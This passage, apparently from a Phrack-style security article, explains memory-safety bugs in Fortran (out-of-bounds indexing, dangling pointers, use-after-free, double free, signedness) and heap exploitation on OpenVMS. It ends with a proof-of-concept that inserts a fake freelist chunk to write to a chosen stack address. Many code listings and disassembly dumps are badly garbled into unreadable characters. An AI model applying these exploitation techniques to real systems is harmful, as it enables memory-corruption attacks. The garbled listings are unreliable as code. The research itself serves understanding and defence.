*) The user is able to manipulate the index used with the array POINTER to perform an out of bound operation:

```
$ ./bof_array_malloc AAAAAAAAAAAAAAAAAA
INITIAL ARGUMENT = AAAAAAAAAAAAAAAA [
                                 20 ]
ONCE CLEANED : AAAAAAAAAAAAAAAAAA
$ ./bof_array_malloc AAAAAAAAAAAAAAAAAAA
INITIAL ARGUMENT = AAAAAAAAAAAAAAAAA [
                                141 1
AAAAA
*** glibc detected *** ./bof_array_malloc: free(): invalid next size [...]
====== Backtrace: ======
/lib/tls/i686/cmov/libc.so.6(+0x6b591)[0xb7625591]
/lib/tls/i686/cmov/libc.so.6(+0x6cde8)[0xb7626de8]
/lib/tls/i686/cmov/libc.so.6(cfree+0x6d)[0xb7629ecd]
[...]
```

*) The user is able to somehow induce a bug in the allocation either exploiting an arithmetic mistake of the behavior of ALLOCATE (discussed further).

Dangling pointers

By default, pointers are undefined when declared. As a result there should not be any reference nor manipulation of these objects until their association. The unfamiliar programmer might be tempted to use the ASSOCIATED() intrinsic function for safety purpose which (un)fortunately is a mistake:

```
'ÒÒÒÒÔ$Tt"â ô"åDU" 2ÒÒÒÒĐ
'B 6 B Ö-çFW#2æc"
™PROGRAM pointer1
™INTEGER, TARGET :: a
™INTEGER, POINTER :: p_a
™write(*,*) associated(p_a)
mnullify(p_a)
™write(*,*) associated(p_a)
™p_a => a
™write(*,*) associated(p_a)
™END PROGRAM
'B vf÷'G& â Ö-çFW#2æc"
′B âö æ÷WB
′ B
               ÂÒÒ ¥u$ôär¢ ¢•
'b
               ÂÒÒ &-v‡@
′ B
               ÂÒÒ &-v‡@
'ÒÒÒÒÔTÄB Ô"ÅDU" 2ÒÒÒÒĐ
```

- *) p_a is declared and 'undefined' by default.
- *) associated() falsely reports that p_a is associated.

*) Since the pointer is associated, the programmer can perform operations and a memory corruption is very likely to appear.

Let's try to understand what's happening:

```
(qdb) disass MAIN
Dump of assembler code for function MAIN__:
   0x080485d4 <+0>:- W6, V'
   0x080485d5 <+1>:-Ö÷b
                               V'ÆW7
   0 \times 080485 d7 <+3>:-7V"
                              W7 Ã f f€
   0x080485dd <+9>:-\ddot{O}\div b Ető$B E" ¶W7 ³ fE\tilde{O}à ff Cf†
   0x080485e5 <+17>:-Ö÷b
                                Etõ$B E" ¶W7 ÒÃ f€
   0 \times 080485ec <+24>:-6 \mathbb{E} \hat{A} ff CfF3B \mathring{A}övf÷'G& \mathring{a}÷6WEö÷ F-öç4 ÇC\mathring{a}
   0x080485f1 < +29>:-\ddot{O}\div b Ető$B E" \P V' \acute{O} f c... \acute{O} \widetilde{A} ff Cfff
   0x080485fb <+39>:-\ddot{0}\div b Ető$B E" \PV' Ó f cE\tilde{0}\tilde{A} f@
   0x08048605 < +49 > :- \ddot{0} \div b Ető$B E" \P V ' Ó f s \tilde{O} \tilde{A} f f
   0x0804860f < +59 > :- \ddot{0} \div b Ető$B E" \PV' Ó f f5\tilde{0}à f \tilde{0}x08048619 < +69 > :- EV V , Å\PV' Ó f S D
   0x0804861f <+75>:-Ö÷b
                                Ető$B E" ¶W7 ÒÆV €
   0x08048622 <+78>:-6 ÆÂ
                                 ff CfFSB Åövf÷'G& å÷7E÷w&—FT ÇCà
                                                              ² ö ÓÒ ð
² Â Ò â‡ ö ÓÒ
                                 Ető$B E" \PV' Ó \dagger5\tilde{O}\tilde{A} f
   0x08048627 <+83>:-6×
   0x0804862b <+87>:-6WFæR
                                Â
   0x0804862e <+90>:-\ddot{O}\div g\S,
                                V,ÆÂ
                                                                ^{2} V , \hat{O} \hat{A}
```

OK OK easy. First p_a is read on the stack then its value is compared with 0 (NULL). If p_a is not zero then it's supposed associated (ah ah). However since the local variable is uninitialized, it could take any value and in our case some stack address thereby explaining the bug.

Now more interesting. If operations are performed using p_a on the base of the result returned by associated() then an invalid memory dereference may occur and depending on whether we can control this address or nor it might end up either as a 'Segmentation Fault' or as a perfectly controlled arbitrary memory write. I discovered this really interesting issue reading a cool website [R7] which details a few other interesting issues that won't be discussed in this paper.

```
Use-after-free bugs
```

Does the compiler keep track of POINTER object? Will it prevent the programmer from misusing them? Let's write an example once more:

```
'ÒÒÒÒÔ$Tt"â ô"åDU" BÒÒÒÒĐ
'B 6 B Ö-ÇFW#Bæc"
™PROGRAM pointer4
™INTEGER, POINTER :: p1(:)
™INTEGER, POINTER :: p2(:)
MALLOCATE(p1(10))
™p2 => p1
^{\mathsf{TM}}p2 = 2
™DEALLOCATE(p1)
p2 = 3
                    ! REALLY bad :(
™END PROGRAM
'B vf÷'G& â Ö-çFW#Bæc" Ôó0
'B vF" âö æ÷W@
• ² ââåĐ
'†vF"' F-6 76VÖ&ÆR Ô "åõò
• ²ââåĐ
```

```
f f CfV6" ³#sã©mov
                            DWORD PTR [esp], 0x28
    f f CfVC" Â33Cã©call 0x80484cc <malloc@plt>
    f f CfVCr \hat{A}^33"ã©test eax,eax
    f f CfVC' \hat{A}^3C \tilde{a}@mov ebx,eax ; f f CfVF" \hat{A}^3C3\tilde{a}@je 0x8048679 <MAIN__+201>
                                                     ; p2 => p1
     f \ f \ CfVS \ \hat{A}^3C"\tilde{a}@mov DWORD PTR [eax],0x2
• ²ââåĐ
    f f Cfc#b ³ fã©mov
                             DWORD PTR [esp],eax
    f \ f \ Cfc\#' \ \hat{A}^3 \ \# \ \tilde{a} \otimes call \ 0x804849c < free@plt>
     f f Cfc&R ³ #cã@mov DWORD PTR [ebx],0x3 ; BUG!!!
• 2ââåĐ
'ÒÒÒÒÔTÄB Ô"ÅDU" BÒÒÒÒĐ
So not only does the compiler nothing but still the bug is really there. Oh
man Fortran is just like C after all :) With that in mind, it's rather
obvious that doublefree() are possible and indeed they are:
'ÒÒÒÒÔ$Tt"â De$TR ÒÒÒÒĐ
'B 6 B F÷V&ÆUÖg&VRæc"

™SUBROUTINE check(x,L)

™CHARACTER, TARGET :: x(L)
™CHARACTER, POINTER :: p(:)
™INTEGER I
x \le q^{MT}
™DO I=1,L
™""b †-6† "‡ "''' æÇBâ -6† ",t r'' D"Tà
™Mgoto 100
™"TäB "`
™""b †-6† "‡ "''' æwBâ -6† ",u¢r'' D"Tà
™mqoto 100
™"TäB "`
™END DO
™RETURN
    write(*,*) '[-] Warning argument is fucked !!!'
™DEALLOCATE(p) ! If the argument has an invalid character
                                  ! then it's free()ed.
™END SUBROUTINE
™PROGRAM double free
• ²ââåĐ
™-6 ÆÂ 6†V6²‡ Ç&V Ç6-¦R•
^{\text{M}}-w&-FR,¢Â¢′ u²μÒ f-'7B &wVÖVçB -2 rÂ
M-FV ÆÆÖ6 FR‡ ' 6V6ÖæB g&VR,•
• ²ââåĐ
'B âöF÷V&ÆUög&VR 4
′²μÒ f-'7B &wVÖVçB -2 4
'B âöF÷V&ÆUög&VR 4 ¢Đ
′ ²ÕÒ v &æ-ær &wVÖVçB -2 gV6¶VB
′²μÒ f-'7B &wVÖVçB -2 ¢Đ
'¢¢¢ vÆ−&2 FWFV7FVB ¢¢¢ âöF÷V&ÆUög&VS¢ F÷V&ÆR g&VR ÷" ²ââåÐ
• 2ââåĐ
'ÒÒÒÒÔTÄB De$TR ÒÒÒÒÙ•
The shit behind ALLOCATE()
```

We all know that in C allocation of a user supplied size can be dangerous if not well handled as it can have side effects. Common problems include too large request which would ultimately result in a NULL being returned or integer overflows in the calculus of the size.

```
problems can occur. However there is an even more vicious one. Let's play a
little bit:
'ÒÒÒÒÔ$Tt"â ÄÄÔ4 DRÒÒÒÒĐ
'B 6 B ÆÆÖ6 FRæc"
™PROGRAM allocate1
™IMPLICIT NONE
™INTEGER(1) "£¢ Ó
™CHARACTER, DIMENSION(:), ALLOCATABLE :: C
™write(*,*) 'How much objects should I allocate ?'
™read(*,*) M1
™ALLOCATE(C(M1))
™END PROGRAM
'B vf÷'G& â ÆÆö6 FRæc"
'B ÇG& 6R ÖR Ö ÆÆÖ2 âö æ÷WB
' † ÷r ×V6, ö& | V7G2 6† ÷VÆB ' ÆÆÖ6 FR ð
−Ö ÆÆö2ƒ b′
              ÂÒÒ ö²
                                                     Ò f -VVC-
'222 W†-FVB ‡7F GW2 '220
'B ÇG& 6R ÖR Ö ÆÆÖ2 âö æ÷WB
' †÷r ×V6, ö&|V7G2 6†÷VÆB ' ÆÆö6 FR ð
−Ö ÆÆÖ2f ′
             ÂÒÒ uDb óóò
                                                     Ò f f& c-
'222 W†-FVB ‡7F GW2 ' 220
'B ÇG& 6R ÖR Ö ÆÆÖ2 âö æ÷WB
' † ÷r ×V6, ö& | V7G2 6† ÷VÆB ' ÆÆÖ6 FR ð
′Ó#
−Ö ÆÆÖ2f ′
                                                     Ò f f−S"−
             ÂÒÒ uDb † v –â' óóò
'222 W†-FVB ‡7F GW2 ' 220
'ÒÒÒÒÔTÄB ÄÄÔ4 DRÒÒÒÒĐ
Wait, something is weird. Why is there a malloc(1)??? A short look at GDB
and we have the following dead listing:
0x080487fa < +170 > :- RV V , Å \PV' Ó f • Ò 2 V , Ò dÓ
                           Ető$B E" ¶W7 ³ fEÒÆV €
  0x080487fd <+173>:-Ö÷b
  0x08048801 <+177>:-Ö÷b Ető$B E" \PW7 ^3 f...òÃ f
  0x08048809 <+185>:-Ö÷b
                           Etõ$B E" ¶W7 ÒÆV'€
  0x0804880c <+188>:-6 ÆÂ
                           ff Cfc&2 Åövf÷'G& å÷G& ç6fW%ö-çFVvW$ ÇCà
                              <sup>2</sup> &V B‡7FF-â dÓ Â •
  [...]
  0x08048819 <+201>:-\ddot{O} \div g \,
                           VG,Ä\$•DR E" \PV' Ó f•Ò ^2 VG, Ò Ó
  0x0804881d <+205>:-Ö÷b
                           V ,\widetilde{A} f
  0x08048822 <+210>:-FW7B FÂÆFÂ
  0 \times 08048824 < +212 > : - | \text{AER}
                           ff Cff3b ÄÔ "åõò³#3 â ² -b†FÂ ÃÒ
                                                  ; malloc(eax)
                           V ,ÆVG€
  0x08048826 <+214>:-Ö÷b
  [...]
  0x08048836 <+230>:-Ö÷b
                          Etõ$B E" ¶W7 ÒÆV €
  0x08048839 <+233>:-6 ÆÂ ff CfcV2 ÆÖ ÆÆÖ4 ÇCà
```

Since ALLOCATE() is no more than a wrapper of malloc() all of these

So when a null or a negative size is supplied, malloc allocates 1 byte. Why such a strange behavior? I must confess that I couldn't find any satisfying

answer but the most important thing is: if the user can supply a negative length then a really tiny allocation is done which is really prone to heap corruptions. So nice :)

---[3.4 - Other interesting bugs

Talking about insecure programming in Fortran would not be complete without what's following. Despite not being as important, it might become handy in a few situations.

Uninitialised data

The first thing to notice is that it's perfectly legal to use variables without properly initializing them:

The compiler did not complain whereas J and XXXX were clearly not properly set. Thanks to the ASLR we have the proof that there is no default value which results in an information leak of the stack.

Information leak

There are a lots of possible situations in which an info leak could occur. I've found a couple of them and there are probably even more.

- *) The (in)direct access to uninitialized data. This situation is the direct consequence of what was explained previously.
- *) As said in Chap 3.1, in a few situations you will be able to control the index used to access arrays or strings. Now depending on the nature of the access (read or write) you will either have an info leak or a memory corruption.

The following example is a perfect illustration:

```
MEND PROGRAM
'B vf÷'G& â ÆV ³ æc"
'B âö æ÷WB

M 1 <-- C(0) is out of bounds
' "Cs"SSfP
```

*) Something which is sometimes not well understood is the string initialization. This could turn to our advantage :)

```
'ÒÒÒÒÔ$Tt"â ÄT 2 "ÒÒÒÒĐ
'B 6 B ÆV 3"æc"

™PROGRAM-ÆV 3

™CHARACTER(len=20) :: S

™S(1:4) ='AAAA'

™write(*,*) S

™END PROGRAM
'B vf÷'G& â ÆV 3"æc"
'B âö æ÷WB
, ââââ ÂÒÒ -æfò ÆV °
'ÒÒÒÔŌTäB ÄT 2 "ÒÒÒÒĐ
```

The mistake in the previous code was to use an index for initialization purpose. Indeed the proper way would be to do: S = 'AAAA' which would set the 4 first characters to 'A' and the 16 remaining to ' ' (the space character as there is no use of '\0' in Fortran).

Note that Phrack publications are intrinsically not compatible with info leaks due to 7bits ASCII constraints. OK OK lame joke, forgive me ;-)

---[4 - Back to the good ol' OpenVMS friend

For the vast majority of post 80s hackers, OpenVMS is without a doubt a strange beast. It's not UNIX and the DCL syntax seems insane (in fact it is as it could take you a while to figure out how to change the current path). But contrary to other old and insanely fucked OS like AIX (hey now you have a non exec stack! So _impressive_ ...), it's an interesting challenge to hack it.

People may argue that it's also so specific that you might never cross one in your lifetime so why choosing it? Hum. Let's say that:

- *) it's not _that_ rare. Though you may probably not see lots of them on the Internet, there are still a plenty of them in production [R8].
- *) it's one of the few platforms really using Fortran nowadays. UNIX itself though useful for teaching purpose is not representative.

*) both the OS, the architecture (alpha, itanium), and the compiler (HP) are different. A differential will help us to find out the bug classes that may be platform dependant.

A recent and interesting blackhat presentation gave the first clues about how to exploit basic overflows on this OS [R9]. This will not be repeated though the special case of heap overflow is detailed in Chap 4.2.

Notes:

- *) I tried as much as possible not to refer to the Alpha asm as it's really ugly (and deadlisting are too much verbose unfortunately). The readers willing to become familiar with this architecture should read the excellent [R12].
- *) If you want to experiment OpenVMS, I recommend you to play with the excellent "Personal Alpha" which is able to run OpenVMS iso. Another interesting solution is to play with free shells such as the ones provided by the Deathrow OpenVMS cluster (thx guyz btw) [R20].
- ---[4.1 Common Fortran bugs .vs. OpenVMS

Let's get straight to the point: almost every type of bugs presented also exists with the VMS compiler. However, due to the implementation of the language, a few differences exist.

Note: The tests were performed on OpenVMS 8.3 (Alpha architecture).

```
The stack overflow case
```

Let's play with the (slightly modified) 'CAST 2' example:

```
'ÒÒÒÒÔ$Tt"â dÕ2 5D 4º õb ÒÒÒÒĐ
$ type cast2.f90
•5T%$õUD"äR GV× ...2•
"4" $ 5DU" | ÆVãÓ# ' £¢ 0
•2 Ò t
-w&-FR,¢Æf×CÒr"Ä′r′ r 3ÒrÅ0
"TäB 5T%$õUD"äP
• $ôu$ Ò 6 7C
"4, $ 5DU"†ÆVãÓ '£¢ €
•, Ò u¥¥¥¥¥¥¥¥¥¢p
-w&-FR,¢Æf×CÒr,, Å£ 'r' uÂefÒr TÄô2...,•
"4 ÄÂ GV× ..., •
"TäB $ôu$ Đ
$ fort cast2
$ lin cast2
$ r cast2
=X&
        40000
                   <-- the local buffer is _not_ on the stack
S=AAAA
'ÒÒÒÒÔTÄB dÕ2 5D 4º õb ÒÒÒÒĐ
```

So there is no crash and the local buffer is not a stack buffer. Let's dig a little bit more with the debugger:

```
'ÒÒÒÒÔ$Tt"â dÕ2 5D 4º õb "ÒÒÒÒĐ
$ r /debug cast2
[...]
DBG> go
&X= 40000
```

The implicit typing

Let's quote the "HP Fortran for OpenVMS Language Reference Manual":

Chap 3.5.1.2 Implicit Typing Rules

"By default, all scalar variables with names beginning with I, J, K, L, M, or N are assumed to be default integer variables. Scalar variables with names beginning with any other letter are assumed to be default real variables. $[\ldots]$ "

As a result, if the documentation is correct, there should be an overflow. Let's verify it:

```
'ÒÒÒÒÔ$Tt"â "Õ Ä"4•B E• R 2ÒÒÒÒĐ
$ type implicit_typing3.f90
•5T%$õUD"äR 6WB"'•
-w&-FR,¢Â¢' t†÷r ×V6, Fò R v çB Fò &V B GVFR òp
-&V B,¢Â¢′ •
"TäB 5T%$õUD"äP
• $ôu$ Ò "Õ Ä"4•EõE• "äp
""Õ Ä"4•B äôäP
""åDTtU"f ™:: A, B
" Ò
"" Ò
-w&-FR,¢Æf×CÒr, Å£ 'Â, Å£# 'r' r ÒrÄ Â uÂd Òr TÄô2, •
-w&-FR,¢Æf×CÒr" Å£ '" Å£# 'r' r #ÒrÄ"  uÂd#Òr TÄô2""•
"4 ÄÂ 6WB""•
"" Ò " 2 C
-w&-FR,¢Â¢' t ÒrÄ Ât#ÒrÄ
"TäB $ôu$ Đ
$ fort implicit_typing
$ lin implicit_typing
$ r /debug implicit_typing
[...]
DBG> go
          0
A =
       40008
                                                                        [L1]
= A 3
B=
          Ω
       40000
&B=
                                                                        [L2]
How much do u want to read dude ?
```

- *) Since &A &B = 8, an overflow of at least 9 bytes would be required to corrupt A from B ([L1],[L2]).
- *) The memory dump proves that the implicit behavior is exactly what is described in the reference manual [L4].
- *) Unless the compiler was smart enough to allocate space on the stack to prepare the manipulation in set(), there is clearly an overflow as B is definitely a 1 byte buffer in the MAIN_() [L3].

The signedness issue

As stated earlier, Fortran's integers are signed which means that it's not possible to have signedness bugs unless there is a cast induced by an external function call.

Let's see a short example using the LIB\$MOVC3() function wich is similar to the memcpy() from libc:

```
'ÒÒÒÒÔ$Tt"â 4"täTB ÒÒÒÒĐ
•5T%$õUD"äR 6÷ '...2Ä•
""åDTtU"f"' L
"4" $ 5DU)D(80) ! Destination buffer
"4" $ 5DU"¢,¢' S
-w&-FR,¢Æf×CÒr" Å£ '" Å£# 'r' r ÆVãÒrÄ Â uÂdÆVãÒr TÄô2"•
-w&-FR,¢Æf×Còr" Å£ '" Å£# 'r' uÂdCòr TÄô2"B' uÂe3òrÂTÄô2...2•
′ F†-2 2 gVæ7F-öâ v-ÆÂ W&f÷&Ò F†R 6÷ ™
"4 ÄÂ Ä""DÔõd32,,ÂÂU$Tb...2'ÂU$Tb,,B''
                                                                ^Ã%Đ
-w\&-FR, ¢Â¢' tB -2 r @
"TäB 5T%$õUD"äP
• $ôu$ Ò 4Ôôõ`
"4" $ 5DU"f b' wV &C
"4, $ 5DU"ff ™S
"4" $ 5DU"f b' wV &C
""åDTtU"f"' ÆVæwF€
-w\&-FR, ¢ x f \times C Or, Åf 'r' u AdwV \&C Or AT A O2, wV \&C • -w\&-FR, ¢ x f \times C Or, Åf 'r' u AdwV \&C Or AT A O2, wV \&C •
-w\&-FR,¢Â¢′s â 'VffW" 7G&-æsòp
-&V B,¢Â¢′ 0
-w&-FR,¢Â¢' s"â 7G&-ær ÆVãòp
-&V B,¢Â¢′ÆVæwF€
  6V7W&R 6†V6°
                                                                íà Đ
""b †ÆVæwF, æwBâ f ' D"Tâ
™write(*,*) 'S is too long man ...', length
™STOP
"TäB "`
"Dò "Ó ÆÆVâ"wV &C •
```

```
""WV &C ,, "p'' Ò u'p
""WV &C ,, "p'' Ò u¢p
"TäB Dð

-w&-FR, ¢Â¢' s2â 6÷ --ær âââ p
"4 Ä 6÷ '...2ÄÔ"â†ÆVå÷G&-Ò...2'ÆÆVæwF,'•
"TäB $ôu$ Đ
'ÒÒÒÒÔTäB 4"täTB ÒÒÒÒĐ
```

- *) A security check is performed in [L1]. However due to the signedness issue, a user may be able to bypass it by suppling a negative value.
- *) The copy function is called with the negative size [L2].

As expected, LIB\$MOVC3() implicitly castes the integer as unsigned and if a negative length is supplied, a crash occurs.

```
'ÒÒÒÒÔ$Tt"â 4"täTB "ÒÒÒÒĐ
$ r /debug MOVC3
[\ldots]
DBG> go
&Guard0=
      40068
&Guard1=
      40058
1. Buffer string?
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
2. String len?
                 <-- let's first copy 16 bytes
16
3. Copying ...
Len=
     10
                 <-- stack address
&Len=
   7AE3DA58
   40000
=೧೩
                 <-- global data address
   40078
                 <-- global data address
&S=
D is AAAAAAAAAAAAAA
                 <-- copy was successful
%DEBUG-I-EXITSTATUS, is '%SYSTEM-S-NORMAL, normal successful completion'
DBG> dump /hex %hex 40000:%hex 40100
59595959 59595959 5A5A5A5A 5A5A5A5A ZZZZZZZZYYYYYYYY 00000000000040060
20202020 20202020 41414141 41414141 AAAAAAA
                         0000000000040090
20202020 20202020 20202020 20202020
                         00000000000400A0
20202020 20202020 20202020 20202020
                         00000000000400B0
00000000 ....
                         0000000000040100
[\ldots]
DBG> go
&Guard0=
      40068
&Guard1=
      40058
1. Buffer string?
```

```
2. String len?
-1
3. Copying ...
     <--- We are requesting a 65535 bytes copy
Len=
  FFFF
&Len= 7AE3DA58
 40000
&D=
 40078
&S=
%SYSTEM-F-ACCVIO, access violation, reason mask=00,
virtual address=0000000000042000, PC=FFFFFFF80C85234, PS=0000001B
[...]
DBG> dump /hex %hex 40000:%hex 40100
00000000 ....
            0000000000040100
'ÒÒÒÒÔTÄB 4"tÄTB "ÒÒÒÒĐ
```

Comparing the difference between both executions, it's easy to see that the overflow was effective as Guard0, Guard1, S and even length were overwritten. The crash occurs during the copy because of the guard page located at 0x42000 (the page is not mmaped). This case is probably not exploitable but is sufficient to prove the reality of signedness bugs on a VMS environnement.

Is such a situation likely to happen? Fortunately, yes. Indeed, HP is nice enough to make easy the use of the VMS API in every supported language. For example you will see countless examples in the official documentation explaining how to call VMS functions when programming in Fortran, VAX asm, C, etc. A bit of googling confirmes it.

---[4.2 - Playing with the heap


Like I said before, OpenVMS developers usually tend (even in Fortran) to use the VMS native RTL API which is far more granular than the classical C malloc/free functions [R13]. However, ALLOCATE() and DEALLOCATE() could be chosen for portability purpose which is why we focus on them in this study.

What will be shown below are the global algorithms behind malloc/free and ALLOCATE/DEALLOCATE as they are almost the same (if not exactly the same). More generally, it is believed that this result could easily be transposed to the VMS kernel heap [R14] though the adaptation itself is left as an exercise for the reader.


Understanding the VMS malloc/free API

Unallocated memory is grouped into "bins" of (almost) similar sizes,

implemented by using a single-linked list of chunks (with a pointer stored in the unallocated space inside the chunk) as illustrated below:




In this particular case, at least 4 free() have already been performed. Now let's have a look at the chunk 'returned' by malloc():



With:

- *) SIZE: the size of the chunk in bytes. It may be rounded.
- *) 0xF00D: a tag which indicates that the chunk is allocated.
- *) Bin_ID: The ID of the Bin corresponding to the allocated SIZE.
- *) mem: the pointer returned by malloc() or ALLOCATE().

If the user performs a free() or a DEALLOCATE() on this chunk, a slight modification occurs:



With:

- *) SIZE and Bin_ID being unchanged.
- *) 0x7777: a tag indicating that the chunk is not allocated anymore.
- *) NEXT_MEM: a pointer to the next chunk's mem of the same bin. It can be the NULL pointer if there is no more free chunks in the list.

Note: It may sound silly not to point to the next 'chunk' directly but that's how things are done friends.

The free() algorithm is somewhat basic and can essentially be described using the following pseudo code:

```
'ÒÒÒÒÔŜTT"Â g&VR,'ÒÒÒÒĐ

-g&VR‡fÖ-B § "

CHUNK *c, *head;

c = chunk_from_mem(p);

c->tag = 0x7777;

™head = get_head_from_chunk(c); [L1]

™c->NEXT_MEM = head->first; [L2]

™head->first = c; [L3]
'ÒÒÒÕÔTÄB g&VR,'ÒÒÒÒĐ
```

So in the end, a free() is 'almost' equivalent to an element insertion in a single list. In practice, the real allocator may well be a bit more complex as I didn't investigate the chunks splitting/fusion mechanisms (if any). Note that a free()ed chunk will become the first of the corresponding single chained list, something to keep in mind.

The malloc() function is pretty straightforward:

```
'ÒÒÒÒÔŚTT"â Ö ÆÆÖ2,'ÒÒÒÒĐ

-fö-B |Ö ÆÆÖ2‡6-|U÷B 2"

™CHUNK *c, *head;

™size_t s_new = ROUND(s);

™head = get_head_from_size(s_new);

[M1]

™if(!head->first)

™{

™•²ââåĐ

™}

™c = head->first;™' 'Ó%Đ

™c->tag = 0xF00D;

™head->first = c->NEXT_MEM;

™return (mem_from_chunk(c));
'ÒÒÒÒÔTäB Ö ÆÆÖ2,'ÒÒÒÒĐ
```

A malloc() is the removal of a chunk from the corresponding chained list. Note that the first chunk of the list will be the first to be removed. If the list is empty, a special treatment is performed but we don't care about that.

```
Taking advantage of the overflow
```

Exploiting an heap overflow can be done using at least two techniques:

- *) The (partial) overwrite of metadata stored on the heap. Depending on where and how much you can overflow, this might be interesting especially since function pointers could be stored there.
- *) The fake chunk insertion. The idea is to make malloc returning an address pointing to a chosen area (like the stack). The normal use of the buffer will then lead to the control of the process.

Since the first technique is no news, let's see how to perform the second one. In order to do that, we'll play with following C code:


```
'ÒÒÒÒÔŜTL"Â "T dÕ2 ÒÒÒÒĐ
'ÒÒ ÆÆÖ6 F-ÖÀ
--ÇB § Ò Ö ÆÆÖ2f "°
--ÇB § Ò Ö ÆÆÖ2f "°
-ÖV×6WB‡ Â fC Â "°
-ÖV×6WB‡ Â fC"Â "°
-G&VR‡ "² ´ã Đ
'ÒÒ †V ÷fW&fÆ÷p
-ÖVÖ7 '‡  W6W%Ö'Vfb W6W%÷6-|R°² ´ã%Đ
'ÒÒÒÔTÄB "T dÕ2 ÒÒÒÒĐ
```

In order to simplify things, we'll assume that there was no previous allocation in the same BIN. Let's visualize the heap layout:

```
"&Vf÷&R ´ã Ù"&Vf÷&R ´ã%Ù" gFW" ´ã%Đ
```

```
•2 s Ò [ 00000070 ]™[ 00000070 ]
•2 c C6C Ù•2 c C6C Ù•2 c C6C Đ
p -> [ 41414141 ]™[ 41414141 ]™[ 41414141 ]
        [ 41414141 ]™[ 41414141 ]™[ 41414141 ]
        [ 41414141 ]™[ 41414141 ]™[ 41414141 ]
        [ 41414141 ]™[ 41414141 ]™[ 41414141 ]
        [ 41414141 ]™[ 41414141 ]™[ 41414141 ]
•2 âââ Ù•2 âââ Ù•2 âââ Đ
•2 s Ù•2 s Ù•2 SSSSSSR Đ
•2 c C6C Ù•2 SSSSC Ò user ->•2 SSSSSSR Đ
q -> [ 42424242 ]™[ 00000000 ] supplied [ 00000000 ]
        [ 42424242 ]™[ 42424242 ] pointer•² C#C#C#C" Đ
```

Now regarding the associated linked list, we have the following evolution:



As a result, the linked list of our bin is corrupted and q->NEXT_MEM is user supplied. To prove that fact, we can dereference q->NEXT_MEM as it will lead to a program crash. This is possible thanks to [M4] if two malloc(100) are performed after the corruption:

```
'ÒÒÒÒÔ$Tt"â "T dÕ2 "ÒÒÒÒĐ
VMS $ r POC
[\ldots]
0000447d0:'CCCCCCCCCCCCCCC
0000447e0:' C C C C C C C C C C C C C C
0000447f0:'CCCCCCCCCCCCCCC
000044800: 'C C C C SSSSSSSR SSSSSSR C CSSSR
                                                    íó Đ
000044810:' SSSSSSR C#C#C#C" C#C#C#C" C#C#C#C
000044820:' C#C#C#C" C#C#C#C" C#C#C#C" C#C#C#C
000044830:' C#C#C#C" C#C#C#C" C#C#C#C" C#C#C#C
000044840:' C#C#C#C" C#C#C#C" C#C#C#C" C#C#C#C
[\ldots]
*SYSTEM-F-ACCVIO, access violation, [...] virtual address=0000000055555555
%TRACE-F-TRACEBACK, symbolic stack dump follows
                                 line
 image module routine
                                           rel PC
                                                            abs PC
                                     0 000000000000610C FFFFFFF80C2E10C
LIBRTL
LIBRTL
                                     0 000000000052710 FFFFFFF80DDE710
DECC$SHR_EV56
DECC$SHR_EV56
POC POC main
                                  4210 0000000000003BC 0000000000203BC
POC POC __main
'ÒÒÒÒÔTÄB "T dÕ2 "ÒÒÒÒĐ
                                  4128 00000000000006C 000000000002006C
```

It's interesting to see that _fortunately_ size doesn't matter ;). Indeed free() is not 'really' looking at what's written in the corrupted chunk's header [O1] (size, allocation tag, ...). Great for us it makes things even easier.

However something really important is that the corruption would seemingly not have been possible if q was allocated as:

- *) if q was allocated then it wouldn't be part of the list.
- *) and if q was free()ed _after_ the corruption then q->NEXT_MEM would naturally be overwritten by free().

There might be a way to trick the allocator so that an arbitrary free() is performed but I couldn't find any way to do that probably because my knowledge of the allocator algorithm is rather limited.

At that point, we've almost won as we successfully inserted a fake chunk in the linked list. As a result, writing will be performed at a user supplied address. However depending on the context, we may or may not be able to sufficiently control _what_ will be written:

*) If we cannot control the payload then a F00D delivery is still possible thanks to [M3]. If we can make the program perform the two necessary allocations, then the program will write 0xF00D at 'addr' if NEXT_MEM is overwritten with 'addr+2'. If you plan to exploit the least significant bits of a pointer then you can probably improve the technique with an F0 overwrite if the data located immediately before can be partially corrupted.

Note: Starving hackers would probably have thought of turning F00D into 0D but remember that Alpha is big endian.

*) If we can control the payload, then the best way is probably to overwrite the PC address saved on the stack (there is no ASLR folks). Back on our feets [R9]:

```
'ÒÒÒÒÔ$Tt"â "T dÕ2 2ÒÒÒÒĐ
VMS $ type poc.F90
```

```
PROGRAM POC
       INTEGER(4), POINTER :: P(:)
       INTEGER(4), POINTER :: Q(:)
       INTEGER(4), POINTER :: M(:)
       INTEGER(4), POINTER :: P2(:)
       INTEGER (4)
       ALLOCATE(P(100))
       ALLOCATE(Q(100))
       ! Debugging purpose
       P = 'AAAA'
       Q = 'BBBB'
       write(*,fmt='(A,Z10)') ' P=',%LOC(P)
       write(*,fmt='(A,Z10)') ' Q=',%LOC(Q)
       P2 => P
       DEALLOCATE(Q)
       ! Fake heap overflow
       P2(101) = Z'555555555'
       P2(102) = Z'55555555'
       P2(103) = Z'555555555'
       P2(104) = Z'555555555'
       P2(105) = Z'7AE3D910' + 100 ! fixed to work ;)
       write(*,*) "****** AFTER CORRUPTION ********
       ALLOCATE(M(100))
       write(*,*) "****** AFTER MALLOC 1 ********
       ALLOCATE(M(100))
       write(*,fmt='(A,Z10)') ' FAKE CHUNK AT ',%LOC(M)
       ! Simulating a user supplied payload
       DO I=1,80
              M(I) = Z'44444444'
       END DO
       END PROGRAM
VMS $ FORT poc
VMS $ LIN poc
VMS $ r poc
   52008
P=
